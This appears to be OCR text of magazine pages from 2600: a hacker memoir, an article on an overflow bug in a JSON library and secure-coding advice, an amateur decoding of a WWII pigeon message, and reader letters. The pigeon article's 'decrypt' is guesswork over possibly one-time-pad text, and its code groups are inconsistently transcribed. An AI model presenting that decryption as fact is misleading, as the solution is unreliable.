My coworkers are awesome, as this is where I found *2600: The Hacker Quarterly*. I had seen the mag around before, but until I met someone who handed me a copy and wasn't a career criminal (I grew up on Nickelodeon, pardon the television stigma), I was not aware of how badly "hacker" and "hacking" were demonized in the media. As a result of learning how other tales of my childhood were a lie, I would say finding *2600* was a profound awakening. I was on my way already, thanks to international forum communications and shattering international stereotypes, but *2600* was huge for me. After reading an issue (22:1 - Spring 2005), I instantly subscribed. Finding a store with copies was a pain, so I sent money to have a courier-delivered edition sent to my home. My friend laughed in concern when I noted my home subscription. By this time, I was not worried, but already figured I had been "on a list or two."

I got a new job from there, supporting hundreds of users. International and local folks loved my support. I have talked to many people (and still do), so I'll have a nice social chat while doing repairs - answering questions as asked, but only elaborating when asked. Do you want to know how your mechanic replaced your transmission? OK, maybe you do, but the average person does not care. Thus, why you (or the mechanic) were called.

This cool job was bought overnight by its direct competitor. The severance packages came about 90 days later, but some people were let go the next day, fully paid until severance time in about 90 days. I worked with another support user so antisocial that multiple users asked me if I had ever heard him speak. That person won the double-pay period for 180 days, because he was terrible with users and his job. I was asked to work for 90 days to offer support for the other employees asked to work for 90 days, before being laid off with severance. So yes, be careful what you are good at. If you are a poor support employee, you may get extra paid time off.

Sharing information is paramount to me. For example, reading almost any *TechNet* article is mostly a waste of time. If you are having a problem, vague wording and no examples or descriptions on how to accomplish a task sucks. I'll essentially make a thread on my forums with search keywords, a description of the issue, and what I found to be a resolution. Thanks to other frustrated users, this often culminates in valid information with references cited.

While I do love to build hardware, I also enjoy some intangible projects. People, animals, social issues, and well being are some of these things. I'm a large supporter of perspective, opinions, intuition, and first impressions. Being quiet and letting others speak are often my most educational and enjoyable conversations. Do not get me wrong - I'll add to a conversation if I feel there is a relevant point to add, but the perspective of others helps me to be more relevantly informed on any subject matter.

When I read of *2600* writers and readers who are not "computer hackers," I feel they are still part of the same family. Persons who strive to creatively accomplish a task are typically more effective and radically different (or ingeniously simple) than those who subscribe to the currently defined process. Essentially, hacking is limitless.

Always explore, ask questions, and ponder what you find relevant and worthy of your time. Sometimes work too, but cater to your weaknesses to accomplish more things. Hopefully, your counter skill will increase.

Pic0o is currently attending local security meetups, going to First Friday Philly 2600 *meetings, and learning some Python. He has also been working on some projects with his girlfriend whom he met at the local* 2600 *meetings.*

Library Security

by The Slakker

You don't know me, but you probably know about as much about me as you'll ever know about the people who author libs you graft onto your applications. Some random dude (super-snarfer9775) popped out some helpful library that spares you several hours' (translated to days of actual if you're spare-timing it) work. See, I was thinking the very same thing when I found a highly reviewed lib linked directly from the `json.org` homepage for C/C++.

I tested it using standard data that I'd be tossing to it, I tested it with common erroneous data, then I built my whole app around it. Also, I assumed that, with dozens of recommends, it had been tested and validated for overflow-type attacks. Even though the C++ components (OO-stuff) never worked properly, I was OK using the out-of-place c-style for now and just writing my own wrapper later or maybe even my own lib from scratch.

After finishing the module that processes the input, I decided to do some buffer-overflow/bounds stress-testing on my app.... When sending in an obscenely oversized numeric and requesting an integer conversion, I expected either an error or a truncated numeric (either the value of MAX_INT or something like that). I instead received a chunk of binary data from some undisclosed segment of memory. Pen-testers know, this is code-injection possibility time.

Now, what to do? (Honestly, I had thought of putting this segment into a choose your own adventure style.)

My thoughts in order:

1. Write a pre-parsing limit checker (two day project delay).

   I know, bad idea. It's for a SaaS project that has to be secure. How do I know where all of the problems are?
2. Find another similarly-licensed lib (five to ten day project delay).

   OK, sounds very reasonable.

   Honestly, it's a ton of work, though, and most of those other libs have open issues with components I needed.

   It's as likely I'd have this problem with them as well.

   Not to mention I'd have to work my entire data-handling mechanism around yet another stranger's methodology that I'd soon be replacing with my own, anyway.
3. Just roll up the sleeves and do the work (three to four week project delay).

Needless to say, I went with Option 3 (so the Choose-Your-Own style would have been a boring series of "FAIL - Turn back"). This, however, should *not* have been my experience. This library is mature. It has been around for a *looooooooong* time. The fact that it has *this* issue is a very telling situation regarding the state of information system security. Several people had recommended it. Only one person solidly argued against it and his argument was idiotic from the standpoint of someone looking to treat it as a black-box (he argued that the coding standards reflected in the source were weak and that the lack of commenting to assist in understanding the three-letter function names was annoying, etc.). What kind of individuals are we trusting here with these free libs that we utilize in our applications every day? This particular kind of lib is on the front lines....

That said, what can be learned from this experience?

Let me first say that I'm a huge proponent of modularizing code and moving all reasonable segments into libraries for easy reuse and clear grouping. I'm also a big advocate of library development for profit (either through sponsorship or charging a small royalty per production sale/client - *not* for development licenses). Why? Simple. If you're making enough money, you'll keep working on it and stay abreast of issues. Something truly stupid seems to happen to all free libs that aren't backed by large corporate sponsors or that aren't part of a larger, high-momentum project: they stagnate, we find vulnerabilities, and - no matter how promising they were - they die.

I'm not trying to soapbox here, people, but at some point you have to make a living, and if it comes down to spending time with my kids or working on some lib that is a hobby and doesn't pay my bills... well... I'm picking my kids. One day we all grow up, priorities change, etc. However, if we find a way to make a decent enough living from our work, well, we stand a chance at continuing it.

My advice for those looking to develop libs

or those who want to help improve the software situation:

1. Read a book on secure-coding in C/C++ or whatever your language is.

   Trust me, no matter how "safe" it is, there are either configuration options or coding practices that help avoid issues

   At the very least, you may learn alternatives to certain constructs that will massively improve performance, like getting the length of an array once in PHP before starting a loop to iterate through.
2. Get it peer-reviewed, preferably by someone who knows how to check for the injection-kind of issue (since it's a less-obvious back door that people exploit regularly and it's often undetected).
3. Don't pop out version-after-version of insecure code; have it re-tested after each patch, no matter how minor the adjustment seemed. Believe it or not, most patches open up more options than they close for penetration-testers due to the tunnel-vision of "I have to fix problem X" combined with "Angry people are emailing me!"
4. If you do pound out an insecure version, patch it, own the mistake (mailing list and/or website news advisory), and accept your penance (support the developers you screwed).

To the hacker community:

We're an inventive lot. Let's work together to discover issues with libs like these, especially fundamental data and comm libs that will be right on the frontlines, and warn developers to steer clear of the garbage. Who knows, you might actually spot an opportunity to pop out the first secure library that fits a niche and make a little bread to boost your rig.

In the end, the only reason people fear us and flip out when we make announcements is that they don't see us participating in the "food chain" of the industry. That's simply not true. We are all through it. We just need to start taking an active role in pointing out the massive flaws present in these systems and showing how using us to plug the leaks is a superior methodology to shunning us and ignoring our notifications.

After all, ancient Japanese Lords would use Ninjas to defend their castles and territories against other Ninjas for a reason: You have to think like what you hunt. I'm not suggesting we don suits and stop hacking, I'm suggesting we show how amazing our skills are and how constructive we can be.

Hacker Perspective

Submissions Have Opened Again!

We're looking for a few good columns to fill our pages for the next bunch of issues. Think you have what it takes? You might surprise yourself. "Hacker Perspective" is a column that focuses on the true meaning of hacking, as spoken in the words of our readers. We want to hear YOUR stories, ideas, and opinions.

The column should be a minimum of 2000 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These questions are just our suggestions - feel free to answer any others that you feel are important in the world of hackers.

If we print your piece, we'll pay you $500, no questions asked (except where to send the $500). Send your submissions to articles@2600.com (with "Hacker Perspective" in the subject) or to our mailing address at *2600*, PO Box 99, Middle Island, NY 11953 USA.

Decoding a Carrier Pigeon

by Joseph B. Zekany

Discovery 0x1

In 2012, David Martin found a long dead pigeon in the chimney of a 17th century house in the village of Bletchingley, south of London. Attached to the leg bone was a small canister containing an encoded message. The message was sent to the British GCHQ agency to see if they could break the code. As of this writing, the agency has not cracked the code, but they have made copies available on the Internet for any would-be code breakers.

GCHQ Analysis 0x2

Agency specialists think the message is from the allied D-Day landing in Normandy, France on June 6, 1944. The pigeon may have been flying home from British units in France when the bird died. The GCHQ has said deciphering the message will require a codebook, and possibly used a one-time pad encryption system. A one-time pad is a system where a message is encoded one time with the sending key. The sending key is then destroyed. In this case, the message was sent by carrier pigeon. If the pigeon was captured, the only information the enemy would get is a jumble of words, and the pigeon isn't talking. If the key pad was captured, the enemy would not be able to decrypt other messages, because both keys are destroyed aid never used again.

The sender signed his name "W Stot Sjt". The agency says this is an old fashioned abbreviation for sergeant, and links the message to a British army unit. The destination for the message was X02. The agency said the date box on the message was left blank.

My Analysis 0x3

The encoded message consists of 27 five letter code groups. At the end of the code groups is a string of numbers 27 1525/6. Is it possible sergeant Stot put the date at the end of code groups? 1525 is military time for 3:25 pm. Is it possible he used key 6? I also notice that one code group was used twice. The code group AOAKN is used once at the beginning and once at the end. Is it possible X02 means Executive Office II or Executive Operations II? I also found that two copies of the message were sent . If this is the case, and the message made it back to HQ, then its contents were more than likely written in a combat report somewhere.

Historical Fact 0x4

At the time of the D-Day invasion in Normandy, France, General Bernard L. Montgomery commanded the 21st army group. He had two field armies in Normandy, and an additional division. He commanded five armored brigades that were under the army group control. In the east was the second army that had 12 combat divisions. They were divided into three British and one Canadian corp. After the British and Canadians landed on GOLD, JUNO and SWORD, General Montgomery went for the city of CAEN and attacked the city with British and Canadian troops, but the offensive was bogged down by German army group B. Once Montgomery's


forces had taken CAEN, Montgomery implemented his planned offensive south of CAEN. The operation was called GOODWOOD.

GOODWOOD was to be launched in coordination with General Bradley's operation COBRA. Operation GOODWOOD was a major offensive by the British second army to push out from CAEN and began on July 18, 1944, but had not gone well.

Decode History 0x5

It's here I put forth my theory about the encoded message, based on the information provided by the GCHQ press release, my analysis, and the historical facts surrounding the month of July 1944 in Normandy, France. The historical record will provide the context for cracking this coded message.

I started with the code group AOAKN. Being a British military message, I reasoned the message was some kind of combat report, so AOAKN could stand for REPORT. Following that line of thought, it's not a big jump in logic to think that GQIRU stood for END. This is because AOAKN started and ended the 27 code groups. Now I only had 24 code groups left to solve. At the end of the 27 code groups was the string of numbers, 27 1525/6. I hypothesized that 27 was the date, and 1525 was the time. 3:25 pm is at the end of the day. Knowing pigeons roost at night, 3:25 pm would be a good time to send the pigeon across the English Channel. If you were Sergeant Stot, what information would you want to send HQ on the evening of July 27? How about the status of the current operation? From the historical record of July 18 to July 30, 1944, we know that General Montgomery was executing operation GOODWOOD. We also know it wasn't going well. We know General



PIGEON SERVICE

TO XOS.

FROM

Originator's No.	Date.	In reply to No.

AOAKN HVPKD FNFJU YIDDC
RQXSR DJHFP GOVFN MIAPX
PABUZ WIYNP CMPNW HJR2H
NLXKG NEMRK ONOIB AKLEQ
HAOTA RBQRH DJOFM TPZEH
LKXEH REGHT JRZCQ FNKTQ
YEDTS GQIRU AOAKN 27 1525/6.

NURP 40 TW 194
NURP 37 OK 76

Feb. 1625

Time of origin.	Date and time of return at loft.	Number of copies sent.
1522		2

Sender's Signature N Sqt-Sgt.

Montgomery then had General Demsey launch the II Canadian Corps in Operation SPRING on July 25, 1944. Sergeant Stot was limited by how much information he could send by pigeon, so he had to be to the point in his report. He could have informed HQ in five words about the status of GOODWOOD. I hypothesized that HVPKD stood for operation, FNFJU stood for GOOD, YIDDC stood for WOOD, RQXSR stood for HAS, and DJHFP stood for STALLED. You may have noticed I split the words GOOD and WOOD. I believe HQ would never put a compound code word into a one-time pad. If the pad was captured, HQ wouldn't want to give the enemy any intelligence about any operation in the past or future.

Moving on, we are left with 19 code groups. What other type of information would Sergeant Stot want to send HQ? Could he have wanted to tell HQ what kind of resistance the British and Canadian troops were up against? On the first day of the operation, the British second army lost 270 tanks and 1500 men. On the second day, the British second army lost 131 tanks and 1100 men. In two days, the second army lost 2600 men. That number is absolutely sobering. Again, I hypothesized that POVFN stood for HAVE, MIAPX stood for ENCOUNTERED, PABUZ stood for HEAVY, WYYNP stood for ARTILLERY, and CMPNW stood for FIRE. I believe the number of lost men backs this up.

We're down to 14 code groups. Would it be reasonable to think Sergeant Stot wanted to send HQ the position of the enemy? Working with this thought, I reasoned HJRZH stood for LOCATED, NLXKG stood for ENEMY, MEMKK stood for TROOPS, and ONOIB stood for POSITION. He might want to convey maneuvering information, as well as plans for who the second army should attack.

With this in mind, we can solve the rest of the code. AKEEQ stood for IMPORTANT, UAOTA stood for SECOND, RBQRH stood for ARMY, DJOFM stood for FLANK, TPZEH stood for SOUTH. The last code groups will tell us who the target was. LKXGH stood for AND, RGGHT stood for ENGAGE, JRZCQ stood for PANZER, FNKTQ stood for GROUP, KLDTS stood for WEST. So the decrypt looks like:

```
REPORT: OPERATION GOODWOOD HAS
STALLED. HAVE ENCOUNTERED HEAVY
ARTILLERY FIRE. LOCATED ENEMY
TROOP POSITION. IMPORTANT SECOND
ARMY FLANK SOUTH AND ENGAGE
PANZER GROUP WEST.
END REPORT
```

At the end of the coded message were two strings:

```
NORP 40 TW 194
NORP 37 OK 76
```

The curators at the pigeon museum at Bletchley Park believe these are the pigeon's identity numbers. What if these numbers are combat map positions? TW could stand for Tiger Wehrmacht and OK could be Oberkommandos. Remember, in 1944 the British military didn't have GPS. I checked the latitude and longitude for CAEN. Not even close: 49° 10N 0° 22W.

I've seen old military maps. They are broken into sectors by a grid. They have numbers around the borders. This is called the map index. These numbers are used to locate positions on the map. I believe 40 TW 194 and 37 OK 76 are the enemy's positions.

I asked a person who served in the military if they still used maps like this. The answer was yes. I quickly wrote 40 TW 194 and 37 OK 76 on a piece of paper and had them look at it. The answer was, "yeah, just like that, but I don't know what TW stands for." I told them it was from World War II, and that it might stand for Tiger Wehrmacht. The answer was "that sounds right." I was then told "once you find a position, you put a one to five mile square around the position, with the target at the center of the box." This is called a kill box. They said once you've done this, you call in fire on that position. Based on the answers, I reasoned NORP stood for TARGET.

Conclusion 0x6

Many may ask why we should care about a message sent so many years ago. I say because Sergeant Stot may have given his life to send this message. It's possible this message could have saved lives had the pigeon made it back to HQ. I would really like to know if Mr. Stot survived the war. I hope so, but if not, I think the world should know of his service.

Now pour a pint and raise a toast to Sergeant Stot. You are not forgotten, and we thank you for your service.

DIAGNOSTICS

General Questions

Dear *2600*:

Do you feature poets or review poetry?

Keshuv

Everything we do is related in one way or another to hackers. So if you send us a poem on hacking, we may print it. If you publish a collection of poetry concerning hackers, we may very well review it. Anything is possible.

Dear *2600*:

I'm doing a documentary and some pictures are very old, featuring phones that are not used anymore. Is there a problem if I use some pictures of payphones?

Derneval

Assuming you're talking about the ones we print, we have no issues as long as attribution is given. That means our name and the name of the contributor. If you're asking if using pictures of payphones in a documentary is problematic in itself, we have never heard anyone complain about that in particular, although there are certainly people who would if they had the chance.

Dear *2600*:

While reading the latest edition of *2600* on my iPad Kindle app, I noticed it was showing the date wrong in the title bar across the top as January 1, 1970. It should probably say January 6, 2015. I wonder where the Kindle app is trying to get this date from and if it was something they changed and forgot to tell you to make sure it was set in your digital format? Has anyone else noticed this?

Josh

Yes, you're far from the only one. Here's another:

Dear *2600*:

Thanks for your generous response to my letter in 32:1. I was gratified to see it. Although I noted the header only in passing, I thought I should send you a screen shot of what I see so you can see it yourselves. In 32:1, once again the header date is incorrect and again January 01, 1970. I am using the Kindle app on an iPad Air in Canada.

Saskman

The screenshot certainly helped us describe the problem to Amazon. While we work hard to preserve our history, we don't want anyone to think we're printing material from 45 years ago. We suspect this is an issue involving Unix somewhere, as that exact date represents the start of time in that universe. We forwarded this to the techs at Amazon and this is where it stood at press time: "The issue is happening because of a bug in our system. Our engineering team is currently working on high priority to fix the issue. We'll keep you posted once we get an update." We expect they'll have it figured out by the time you read this. Let's see.

Dear *2600*:

I got the Winter issue and am happy to see a letter that I had sent in printed in it. I notice, however, that it is not as I had sent it in. (I had sent in two separate letters and *2600* edited them into one letter.) I was unaware that *2600* does that. The impression I used to have was that *2600* prints letters exactly the way that they are sent in, regardless of whether that was the intended way or anything else.

Ibid 11962

That would make our job incredibly easy. But editing is an essential part of publishing. Without it, we'd have all kinds of spelling errors, grammatical offenses, and overall sloppiness. We would basically have an online forum on paper and we doubt anyone wants to see that here. While we may combine letters on occasion or reword awkward phrases, we take great pains to ensure that the meaning and tone of the piece are preserved. The same is true of articles - with the exception of fiction, which may use improper grammar and weird speech as an essential part of the overall piece. We hope that explains things, but perhaps another reader can articulate it better:

Dear *2600*:

HELP got that problem you know..

.i dont have my own computer and no mobilephone??? no i am alone to. Zuckeberg FACELOOK must have some problems whith his C workers... maybe the swedish dpeartments is to mutch of a problem..swedes hate me.

...wonder ever when the swedes come to US.._.. they love you_ but. when you are in sweden. or.. Europe all hate the amercans...so how alone must i be.

so that videoclipp at "mitnick"...man we all change dont we.

marie

And this is why we need editors. And maybe the occasional miracle worker.

Dear *2600*:

I am a graduate student doing research on malware preservation and using the WANK worm, which infected NASA computers in 1989, as a case study. Did *2600* ever publish any articles related to the WANK worm? Or have you published any ar-

ticles related to malware preservation? If so, how can I access back issues of the magazine?

Jonathan

We certainly made reference to various worms as they came out and had a few articles focusing on specific ones, but not the WANK worm in particular, although we did have a quote from that one on the cover of our Winter 1989-90 issue. (Our digital digest subscribers are reliving that era of history right now, in fact.) We'd like to know more about what "malware preservation" is all about. It sounds both intriguing and dangerous. As for back issue access, you can find all of that info on our website at www.2600.com.

Dear *2600*:

I've heard about your magazine for years now, and I've finally decided to get a subscription. I noticed, however, that your store doesn't accept payment in Bitcoin. Do you think it would be at all possible to set up Bitcoin as a way to pay for a subscription?

Thanks, I look forward to hearing a response.

Doug

We couldn't agree more. Our old store made this impossible. By the time you read this, we expect to have razed the old store and built an entirely new one. Our address remains the same: store.2600.com. You will find that your Bitcoins go far there. Enjoy.

Dear *2600*:

I want unban my account from miniclip.com they bann my account because I use AOB codes & auto win in 8 ball pool, so can u make something like unbanner please it's request to you please

Thanks in advance.

Saleem

Big mistake to thank us in advance. You never know what we're going to do, after all. And people who write to us and don't bother to even spell out the word "and" become instant enemies. Prepare.

Dear *2600*:

Hello there, I'm a representative of *2600* Thailand. a group which used the name "2600" to organize meetings about information security on the first Friday of every month. We have never officially registered our group to *2600* and we organized meetings about 17 times in the past two years (some months are canceled due to big flooding in Thailand). So our questions are:

1) What is the impact of our using the name of "2600" as *2600* Thailand, but not following guidelines from the official *2600* site (e.g. we're organizing meetings in Thai)?

2) If we want to organize a conference in Thailand, could we use the name *2600* Thailand Conference/*2600* Con? We heard that the official *2600* has the HOPE con.

3) Is it okay for us to organize another conference using the name *2600* Thailand?

Pichaya

1) You can't use our name for meetings if you don't follow our meeting guidelines. However, there is nothing in our meeting guidelines that says you can't use your own language to organize and conduct them. It's surprising that anyone would think otherwise.

2) You can't have a conference in our name without direct involvement from us. That goes for both the 2600 and Hackers On Planet Earth (HOPE) names. We doubt any organization would agree to any less.

3) In addition to not being able to have a conference in our name without our involvement, you cannot have another conference in our name without our involvement either. (Definitely good to have cleared that up.)

All that said, we are more than willing to help you build a decent hacker community and/or find an already existing one in your part of the world. You should be aware that such a community is much more than people interested in mere computer security, programming, exploits, or anything too specific or limiting. If you're prepared to dream, explore, and defy restrictions, we're ready to assist however possible.

Dear *2600*:

I've been having trouble with someone remotely having access to my Android cell phone. Is there any software to protect and to keep anyone from looking and remotely running my cell phone?

Please15

We get this question sometimes from people who have actually stolen an Android phone and wish for the rightful owners to stop bothering them. Assuming that isn't the case here, we'd need to know more details as to just how your phone is being controlled and what sorts of things have been happening to tell you this. In short, if this is indeed happening, there are certainly ways of keeping this sort of thing from continuing. As with most anything, understanding how to do something in the first place is one of the best ways to figure out how to stop it from happening.

Dear *2600*:

I subscribed to *2600* starting in 2010. I have back issues from then until now.

I'd like to find a good home for these. I was wondering if you'd like them - you could sell them in your online store (or otherwise) and make some money for *2600*.

I'd be willing to bear the cost of snail mailing them to you, media mail or the like; I don't need to be paid for the issues.

Let me know if you're interested. If so, where should I send the issues?

Robert

We think they would be far more helpful if you either gave them away or simply put them on eBay for as minimal an amount as is possible. We don't believe in selling the same thing twice and there's no reason why your specific issues can't continue

to serve a purpose once they've left our nest. (If you want to use our Marketplace for this purpose, just ask.)

Dear *2600*:

I currently have a subscription to the magazine for the paper edition. Is it possible to convert that to a Kindle or Google subscription?

Steve

We're not able to do that because we have no access to subscriber data for the digital editions, other than the digests we sell on our own store. The way it is at present, these are two distinct items, just like any other separate items we produce. If we had full control over this, we'd handle it differently and also make it possible for anyone in the world to subscribe, using the device of their choosing. Hopefully, such a day is on the horizon.

Dear *2600*:

I am interested in purchasing items from your store, i.e., t-shirt, hoodies, etc., but I can't access your store at the library because your site is blocked. That is the only place I can get Internet access as I'm broke/poor. I am a subscriber and would like to offer more support for your periodical. Help.

S

If you're broke, don't buy things from our store! Take care of yourself first. You can always write "2600" with a Sharpie on a t-shirt and be just as cool. Better yet, write us a decent article and get a shirt in exchange. If you're running into blockage problems, the solution is to go elsewhere for connectivity. There are lots of options these days and many locations offer free Wi-Fi - even for those who don't buy something or who sit outside in the parking lot trying not to look too suspicious. And, of course, you can also access our store on any smartphone. Thanks for your support, whether it's financial or moral.

Injustice

Dear *2600*:

WTF is up with the Gestapo tactics DHS and ICE are using to illegally detain immigrants in this country using DHS assets designed to combat terrorism and house terrorists? It's sick and I'd like *2600* to help get it out into the media.

Here's some leedz to go on:

Tacoma Northwest Detention Center

https://www.ice.gov/detention-facility/tacoma-northwest-detention-center

1623 E J Street, Tacoma, WA 98421

This facility is phked up. The front of the facility is camouflaged by "shipping company storefronts." The sign out front indicates that it is a DHS facility. They house immigrant detainees indefinitely and make it extremely hard for these detainees to communicate with family by making a mockery out of the scheduling. If I wasn't a math genius and a linguistic whiz, I would not be able to decipher the scheduling system. ICE runs the facility, however, none of the uniformed personnel represent themselves as such. They are disguised as some security firm I have never heard of... perhaps your journalists have some insight. They are detaining persons for deportation... raiding homes in the middle of the night with agents by having uniformed police approach target houses without warrants and asking residents to enter for seemingly harmless intentions and then using the excuse that a police officer was granted entry to the home as an authorization for agents to raid the house. Freaking pathetic. The websites they have set up for detainees to use are a mockery of social networking. (www.gettingout.com, www.telmate.com/verify).

$100 has bought me one voice message of about 30 seconds and perhaps a 30 minute phone call. Communications must be handled out of Zimbabwe at that rate.

These are SS tactics at their finest. There are small protests going on here in the northwest, but I don't think the situations surrounding the camps are too well known as of yet. When they are, I am sure all hell will be raised by the northwest citizenry. I have visited the Tacoma facilities and can further describe firsthand the situation.

When ethnicity is thinned, they'll start looking for diversity to export. Think Op Sundevil and what they would have done with those kids had they had the facilities to do so.

Peace Out.

Jason

We've always been averse to secret prisons and anything less than full disclosure when it comes to how detainees are being treated. The price gauging alone is a crime worse than what many inside are serving time for. And in the case of those being detained for not having sufficient documentation, many of us would rather not look into it any further. But the very existence of such a policy is a demonstration of our failures in dealing with the issues at play. To treat those caught up in these circumstances as anything less than what we would want for ourselves is a scary trend that will eventually hurt every one of us. We welcome as much info as possible on exposing such programs, secretive facilities, and any abuses that affect people. Without exposing these things, a paranoid and suspicious society will continue to grow until it strangles whatever freedoms we have left.

Curiosity

Dear *2600*:

So I decided I would like to check out the source code behind some of the utilities found in Linux. One of them is "man". either way, I thought I would share this link with everyone who is interested: https://www.gnu.org/software/coreutils/.

The reason behind me wanting to check out the source code: after using "man" to read about stdio, I wondered what other libraries I could check out. One I saw today while skimming a game program-

ming book was windows.h. The command "man windows" yielded nothing. I wondered if I could use the * key to help figure out what it was. "man win*" resulted in "No manual entry for win*". Hmm... out of some weird, pure luck or, should I say, ignorance, I typed "man *". This, interestingly, gave me the man pages for all files and directories located in the current operating folder. I tried looking up the command in the "man man" page, but didn't see it. I began to wonder if I had stumbled across something hidden from the world. What else didn't I know about? Now I want to read the source code itself.

I was inspired by the teachers at Harvard and CS50's edx.org course, which is free to audit. I have learned more about programming from their staff and I have to thank them for what they are doing. Programming is a beautiful art form.

WorWin

And you are exploring it in just the right way, by experimenting and remaining curious. It's not about competing to find the answer or translating all of this into a high paying job. It's about getting your hands dirty and plunging into the technology you choose and figuring out as much as you can for the sheer joy and satisfaction of learning. That's the foundation that's essential for anything else that follows.

Dear *2600*:

Thank you, I'm a long time fan. I am low-level/new to Linux and have no program skills besides copy and paste. Ninety percent of the stuff is way too much, due to my inexperience with C++ and/or just being in and out of prison. But I love this shit and all of you for opening our eyes, because whether or not I can apply it now or ever, it gives me the chance and the key to it. I'm a basic grayhat opportunist. Thank you, love you.

J

Thanks for understanding and acknowledging what it's all about - which is having options and the freedom to learn and experiment. There will be no shortage of people and institutions discouraging us from this, which hopefully will serve as inspiration to keep pushing forward.

Dear *2600*:

Thank you for printing my letter and responding. I have enjoyed your suggestion of utilizing streema.com to find worldwide satellite television on the Internet here at the library. I used startpage.com to prevent me from being blocked. However, I tried using startpage.com to view 2600.com and was blocked by the computer defenses. Needless to say, I was pleased to receive my first copy of my year's subscription (Spring print version) last week. Thank you for contributing to the world of print literature and, of course, to technology.

stupedestrian

We're glad it's working out. As for our being blocked, it's incredible to us how widespread such practices are, especially considering that there's absolutely nothing illegal on our website. Every time our site is blocked by some software, it reinforces what we say about the demonization of hackers and how even discussing the topic is enough to have you condemned by those who fear losing the control they cling to.

Meetings

Dear *2600*:

I would like to propose a meeting at the city of Las Palmas de Gran Canaria, Spain. Is it possible to put in my email address instead of the address of the place?

Marcelo

We don't permit this, as we're not a secret society, nor are we planning something like a last-minute rave location. You need to have your meeting site selected before you can announce the meeting. It has to be a place that's accessible to all, doesn't charge money, and allows people to freely congregate and have discussions of their own choosing. We hope to hear back when you find a decent spot. Good luck.

Dear *2600*:

As a long time reader and periodic contributor to *2600*, I'd like to host a meeting in northeast Pennsylvania. The meeting place would be in a cigar lounge. I'm a long time cigar aficionado and lover of all things tech. I'd love to finally share those passions with like-minded individuals and hopefully write some more articles about our experiences and meetings, maybe even inspire some new subscribers. The only reservation is that participants must be 18 or older to enter the establishment. Keep up the great work, *2600*!

jk31214

Again, this goes pretty directly against our guidelines. It's great that you're into cigars and that's something to share with others, agreed. But you can't exclude all of those people who aren't into cigars from coming to a 2600 *meeting, as what we cover in these pages isn't exactly cigar-based. And you especially can't exclude people based on age. Where would the hacker community be without young people? We suggest finding a nice place in the area where everyone is welcome. After the meeting (or in a few years when the kids grow up), you can lead them into the cigar lair. Please keep us updated.*

Dear *2600*:

I am flirting with the idea of starting a *2600* meeting in Lansing, Michigan. Ann Arbor has one listed in the Meetings section, which is about an hour away, so I am not sure if that is allowed with them being relatively close. So my question is, would this be something I could do? I have looked at the guidelines on the website and feel that it would be a great opportunity.

Syn Ystr

Definitely. Go for it.

Dear *2600*:

I realize I am probably sending this to the wrong email address. I just wanted to inform you guys that I recently tried to connect with some other *2600ers* at the Houston, Texas meeting at the Ninfa's Express restaurant in the Galleria, but unfortunately, no one was there. Not only was no one there, but Ninfa's is not there anymore either. Their website is still up with some dead links, so possibly it has moved or has died. I would be more than happy to help get it going again. Just tell me what to do. Just passing it on.

Michael

